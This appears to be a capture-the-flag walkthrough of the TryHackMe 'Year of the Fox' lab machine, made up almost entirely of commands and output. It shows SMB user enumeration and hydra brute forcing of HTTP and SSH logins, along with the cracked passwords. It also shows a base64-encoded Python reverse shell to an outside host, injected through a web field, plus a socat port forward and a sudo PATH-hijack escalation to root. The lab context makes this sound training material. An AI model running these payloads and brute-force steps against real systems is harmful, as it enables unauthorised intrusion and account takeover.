


```
sudo nmap -sV -O -sC -vvv 10.10.190.34
```

```
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 61  Apache httpd 2.4.29
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=You want in? Gotta guess the password!
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 401 Unauthorized
139/tcp    open  netbios-ssn  syn-ack ttl 61  Samba smbd 3.X - 4.X (workgroup: YEAROF THEFOX)
445/tcp    open  netbios-ssn  syn-ack ttl 61  Samba smbd 4.7.6-Ubuntu (workgroup: YEAROF THEFOX)
```


http://10.10.190.34/



## Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad username or password) or the requested resource is not accessible.

Apache/2.4.29 (Ubuntu)



```
enum4linux 10.10.190.34
```



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\fox (Local User)
S-1-22-1-1001 Unix User\rascal (Local User)
```

```
hydra -l rascal -P /usr/share/wordlists/rockyou.txt http-get://10.10.190.34/
```

login: rascal // password: totalgirl


```
[*]-[headcrusher@parrot]-[~/VPN]
$hydra -l rascal -P /usr/share/wordlists/rockyou.txt http-get://10.10.190.34/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-03 00:41:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344406 login tries (l:1/p:14344406), ~896526 tries per task
[DATA] attacking http-get://10.10.190.34:80/
[STATUS] 1177.00 tries/min, 1177 tries in 00:01h, 14343229 to do in 203:07h, 16 active
[STATUS] 1179.67 tries/min, 3539 tries in 00:03h, 14340867 to do in 202:37h, 16 active
[STATUS] 1180.57 tries/min, 8264 tries in 00:07h, 14336142 to do in 202:24h, 16 active
[STATUS] 1164.20 tries/min, 17463 tries in 00:15h, 14326943 to do in 205:07h, 16 active
[80][http-get] host: 10.10.190.34 login: rascal password: totalgirl
```





<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"10.2.11.159",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



"\";\necho

cHl0aG9uIC1jICdpcXBvcnQgc29ja2V0LHN1YnByb2Nlc3Ms b3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTsk7cy5jb25uZWNOKCgiMTAuMi4xMS4xNTkiLDQ0MykpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVw MihzLmZpbGVubygpLDEpOyBvcy5kdXAyKHMuZmlsZW5vKCKsMik7cD1zdWJwcm9jZ XNzLmNhbGwoWyIvYmluL3NoIiwuLWkiXSk7Jw== | base64 -d | bash\n"



```

/var/www/html
$ cd ..
$ ls
files
html
web-flag.txt
$ cat web-flag.txt
THM{Nzg2ZWQwYWUwN2UwOTU3NDY5ZjVmYTYw}

```

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
netstat -anp
```

```

www-data@year-of-the-fox:/tmp$ netstat -anp
netstat -anp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      298 10.10.44.102:34550       10.2.11.159:443         ESTABLISHED 2240/python
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
tcp6       1      0 10.10.44.102:80         10.2.11.159:45788       CLOSE_WAIT  -
udp        0      0 127.0.0.53:53           0.0.0.0:*               -

```

```
cat /etc/ssh/sshd_config
```

```

# Example of overriding settings on a per-user basis
#Match User anoncvs
#
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server
AllowUsers fox

```

```
whereis socat
```

```
cp /usr/bin/socat .
```

```
python -m SimpleHTTPServer 8081
```

```

[headcrusher@parrot]~$
$whereis socat
socat: /usr/bin/socat /usr/share/man/man1/socat.1.gz
[headcrusher@parrot]~$
$cp /usr/bin/socat .
[headcrusher@parrot]~$
$ls
60      a.txt      Documents  LinEnum.sh  php-reverse-shell.phtml  Public  socat      teste      Tools  VPN
anotações Desktop  Downloads  Music       Pictures          scripts  Templates  testenovo  Videos
[headcrusher@parrot]~$
$python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...

```



wget http://10.2.11.159:8081/socat

```
www-data@year-of-the-fox:/tmp$ wget http://10.2.11.159:8081/socat
wget http://10.2.11.159:8081/socat
--2020-08-04 18:43:41-- http://10.2.11.159:8081/socat
Connecting to 10.2.11.159:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 378384 (370K) [application/octet-stream]
Saving to: 'socat'

socat                  100%[=====>] 369.52K  131KB/s   in 2.8s
2020-08-04 18:43:45 (131 KB/s) - 'socat' saved [378384/378384]
```

chmod 777 socat

./socat tcp-listen:4444,reuseaddr,fork tcp:localhost:22

```
www-data@year-of-the-fox:/tmp$ ./socat tcp-listen:4444,reuseaddr,fork tcp:localhost:22
<cat tcp-listen:4444,reuseaddr,fork tcp:localhost:22
```

hydra -l fox -P /usr/share/wordlists/rockyou.txt ssh://10.10.44.102:4444

```
[headcrusher@parrot]~$ hydra -l fox -P /usr/share/wordlists/rockyou.txt ssh://10.10.44.102:4444
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-04 14:48:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344406 login tries (l:1/p:14344406), ~896526 tries per task
[DATA] attacking ssh://10.10.44.102:4444/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 14344230 to do in 1350:41h, 16 active
[STATUS] 139.00 tries/min, 417 tries in 00:03h, 14343990 to do in 1719:55h, 16 active
[4444][ssh] host: 10.10.44.102 login: fox password: familia
```

ssh fox@10.10.44.102 -p 4444

familia

```
[x]~[headcrusher@parrot]~$ ssh fox@10.10.44.102 -p 4444
The authenticity of host '[10.10.44.102]:4444 ([10.10.44.102]:4444)' can't be established.
ECDSA key fingerprint is SHA256:UUzRY8LX3i6B/7AWHK0+WY0vkPQsuyyNpEvf2BI6jMU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.44.102]:4444' (ECDSA) to the list of known hosts.
fox@10.10.44.102's password:

YOUTUBE.COM
fox@year-of-the-fox:~$
```

THM{Njg3NWZhNDBjMmNlMzNkMGZmMDBhYjhk}

```
fox@year-of-the-fox:~$ cat user-flag.txt
THM{Njg3NWZhNDBjMmNlMzNkMGZmMDBhYjhk}
```

sudo -l

```
fox@year-of-the-fox:/tmp$ sudo -l
Matching Defaults entries for fox on year-of-the-fox:
    env_reset, mail_badpass

User fox may run the following commands on year-of-the-fox:
    (root) NOPASSWD: /usr/sbin/shutdown
```

cp /usr/sbin/shutdown .

python -m SimpleHTTPServer 8082

```
fox@year-of-the-fox:/tmp$ cp /usr/sbin/shutdown .
fox@year-of-the-fox:/tmp$ ls
shutdown
systemd-private-13ddc5944203435787ed21ba21b6a589-apache2.service-yv43M9
systemd-private-13ddc5944203435787ed21ba21b6a589-systemd-resolved.service-eAnHkv
systemd-private-13ddc5944203435787ed21ba21b6a589-systemd-timesyncd.service-z3ZGjk
fox@year-of-the-fox:/tmp$ python -m SimpleHTTPServer 8082
Serving HTTP on 0.0.0.0 port 8082 ...
```

wget http://10.10.44.102:8082/shutdown

```
[*]-[headcrusher@parrot]-[~]
$ wget http://10.10.44.102:8082/shutdown
--2020-08-04 15:02:47-- http://10.10.44.102:8082/shutdown
Connecting to 10.10.44.102:8082... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8304 (8.1K) [application/octet-stream]
Saving to: 'shutdown'

shutdown          100%[=====] 8.11K --.-KB/s in 0s
2020-08-04 15:02:48 (156 MB/s) - 'shutdown' saved [8304/8304]

[headcrusher@parrot]-[~]
$ ls
Desktop  LinEnum.sh  Pictures  shutdown  teste  Videos
```

r2 shutdown

aaaa

afl | grep "main"

pdf @main

Sem caminho absoluto



```
[0x00000540]> pdf @main
; DATA XREF from entry0 @ 0x55d
19: int main (int argc, char **argv, char **envp);
0x0000064a 55 push rbp
0x0000064b 4889e5 mov rbp, rsp
0x0000064e 488d3d8f0000. lea rdi, qword str.poweroff ; 0x6e4 ; "poweroff" ; const char *string
0x00000655 e8c6feffff call sym.imp.system ; int system(const char *string)
0x0000065a 90 nop
0x0000065b 5d pop rbp
0x0000065c c3 ret
```

cp /bin/bash poweroff

```
fox@year-of-the-fox:/tmp$ cp /bin/bash poweroff
fox@year-of-the-fox:/tmp$ ls
poweroff
shutdown
```

sudo "PATH=/tmp:\$PATH" /usr/sbin/shutdown

```
fox@year-of-the-fox:/tmp$ sudo "PATH=/tmp:$PATH" /usr/sbin/shutdown
root@year-of-the-fox:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@year-of-the-fox:/tmp# cat /root/root.txt
Not here -- go find!
root@year-of-the-fox:/tmp#
```

find /home -group root

cat /home/rascal/.did-you-think-I-was-useless.root

THM{ODM3NTdkMDljYmM4ZjdhZWZhY2VjY2Fk}

```
root@year-of-the-fox:/tmp# find /home -group root
/home
/home/rascal/.did-you-think-I-was-useless.root
/home/rascal/.bash_history
/home/fox/user-flag.txt
/home/fox/samba/cipher.txt
root@year-of-the-fox:/tmp# cat /home/rascal/.did-you-think-I-was-useless.root
T
H
M
{ODM3NTdk
MDljYmM4Z
jdhZWZhY2
VjY2Fk}

Here's the prize:

YTAYNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I20TMzMzIzNTNhNjk2ODMw
Mwo=

Good luck!
```